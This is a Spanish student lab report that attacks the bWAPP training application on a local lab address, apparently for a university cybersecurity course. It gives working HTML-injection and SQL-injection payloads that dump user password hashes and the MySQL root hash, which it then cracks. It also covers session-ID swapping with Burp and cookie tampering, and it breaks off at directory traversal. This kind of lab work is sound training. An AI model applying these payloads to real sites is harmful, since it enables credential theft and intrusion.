CIBERSEGURIDAD

Práctica 3: Atacando una aplicación Web

04/05/2023

Pedro Sánchez de la Muela Garzón

Laura de Paz Carbajo

Ataques

1. Ataques de inyección HTML reflejado

Insertamos en el campo de *name* el siguiente fragmento de html:

```
/><img
src="https://i.gifer.com/origin/a2/a25e1a4d8e103728ceab3fc6bc1d89cb.
gif" alt="funny animation GIF">
```

Lo que tiene por resultado:

2. Ataques de inyección SQL

2.1. Simple (GET/Search)

Tras probar varios fragmentos de código para ver qué información nos puede resultar útil, llegamos a la tabla de usuarios con sus correos y lo que parece el hash de sus contraseñas, con el siguiente código:

```
' and 1=0 union all select 1,login,password,secret,email,admin,7
from users-- -
```

Title	Release	Character	Genre	IMDb
A.I.M.	6885858486f31043e5839c735d99457f045affd0	bwapp-aim@mailinator.com	A.I.M. or Authentication Is Missing	Link
bee	6885858486f31043e5839c735d99457f045affd0	bwapp-bee@mailinator.com	Any bugs?	Link

2.2. En base de datos (SQLite)

Introduciendo como url *http://192.168.85.129/bWAPP/sqli_11.php?title='union+select+1,2,sqlite_version(),4,5,6--+-&action=search* hallamos la versión de SQLite que utiliza la página web.

Search for a movie: Search (requires the PHP SQLite module)

Title	Release	Character	Genre	IMDb
2	3.4.2	5	4	Link

Tras esto, con la url *http://192.168.85.129/bWAPP/sqli_11.php?title='union+select+1,2,name,4,5,6%20from%20sqlite_master--+-&action=search* vemos las tablas que hay en la base de datos.

Title	Release	Character	Genre	IMDb
2	blog	5	4	Link
2	heroes	5	4	Link
2	movies	5	4	Link
2	sqlite_autoindex_blog_1	5	4	Link
2	sqlite_autoindex_heroes_1	5	4	Link
2	sqlite_autoindex_movies_1	5	4	Link
2	sqlite_autoindex_users_1	5	4	Link
2	users	5	4	Link

2.3. Almacenado (Blog)

Introduciendo en el campo que aparece en la web:

ex', (SELECT version()))-- #

Obtenemos la versión de SO de la máquina que estamos atacando.

#	Owner	Date	
1	5.0.96-0ubuntu3	2023-04-13 19:08:04	ex

Con esta información sabemos que introduciendo:

ex',(select password from mysql.user where user='root' limit 0,1))#

Obtendremos el hash de la contraseña del usuario root:

4	*07BDCCE30E93A12AA2B693FD99990F044614A3E5	2023-04-13 19:14:09	ex

Que por curiosidad hemos introducido en la web hashes.com para averiguar que la contraseña de este usuario es 'bug':

✔ **Found:**

```
07bdcce30e93a12aa2b693fd99990f044614a3e5:bug
```

3. Autenticación

3.1. Evitar CAPTCHA


Para este apartado hemos empezado por analizar el código HTML, buscando averiguar cómo se genera el captcha. Nos hemos dado cuenta que se genera a través de un .php en el servidor web, el cual sólo recibe como parámetro para decidir si es correcto, un código llamado captcha_user. Así podemos hacer todos los logins que queramos con autenticación de captcha correcta mandando ese código en el cuerpo de una petición POST que generamos a través de python. Este código se puede ver en el fichero bypass_captcha.py en la entrega.

3.2. Session Management - Session ID in URL

Nos logueamos en la web vulnerable y accedemos a este reto. Podemos observar que el la URL del navegador aparece como parámetro el ID de la sesión:


```
<uri>?PHPSESSID=<sessionID>
```

Vamos a probar que esta configuración no es segura. Primero creamos un nuevo usuario al que llamamos *Test*.




Podemos ver con qué usuario estamos logueados por el nombre al que da la bienvenida la página (rectángulo rosa).


Nos logueamos desde otro navegador con el usuario *Bee*.




Creamos un proxy con BurpSuite para interceptar las peticiones del navegador en que nos hemos logueado con *Bee* y actualizamos la página. BurpSuite intercepta la petición y esto es lo que nos muestra:



Cambiamos la variable SESSIONID de la Cookie por el ID de sesión del otro usuario: *Test*.



Y terminamos de ejecutar la petición. Ahora vemos que nos está saludando con el nombre de *Test* en lugar de con el de *Bee*.





Aunque en la URL sigue apareciendo el ID de sesión de Bee, el servidor está tomando los datos de la sesión del otro usuario. Por este motivo, no es seguro mostrar los IDs de sesión.

3.3. Cookies (HTTPOnly)

Las cookies HTTP pueden ser consultadas desde la herramienta *inspeccionar* del navegador (F12). De la misma manera que se pueden consultar, estas pueden ser editadas y el navegador las guardará para enviarlas al servidor cada vez que se realice una petición.


En las siguientes imágenes se muestra como hemos cambiado el contenido de las cookies y hemos añadido una más y la web nos las muestra desde el html y con javascript.


bWAPP - Session Management
Not Secure | 192.168.1.194/bWAPP/smgmt_cookies_httponly.php
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ Session Mgmt. - Cookies (HTTPOnly) /
Click the button to see your current cookies: Cookies
Click here to see your cookies with JavaScript.
Name
Value
PHPSESSID
6232ce6ec8c74fa7235d686d85a096c5
top_security
always
security_level
top top :)
hola
adios
bWAPP is licensed under © 2014 MME BVBA / Follow @MME_IT on Twitter and ask for our cheat sheet, containing all solutions! / Need an exclusive
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
Application
Manifest
Service Workers
Storage
Storage
Local Storage
Session Storage
IndexedDB
Web SQL
Cookies
http://192.168.1.194
Filter
Only show cookies with an issue
Name
Value
Do...
Path
Expi...
Size
Http...
Secure
Sam...
Parti...
Pri...
top_security
no
192....
/
202...
14
Medi...
hola
adios
192....
/
Ses...
9
Medi...
security_level
top top :)
192....
/
202...
24
Medi...
PHPSESSID
6232ce6ec8c74fa7235d686d85a0...
192....
/
Ses...
41
Medi...




3.4. Directory Traversal - Directories y Files


Al acceder al reto **Directory Traversal - Directories** vemos lo siguiente:



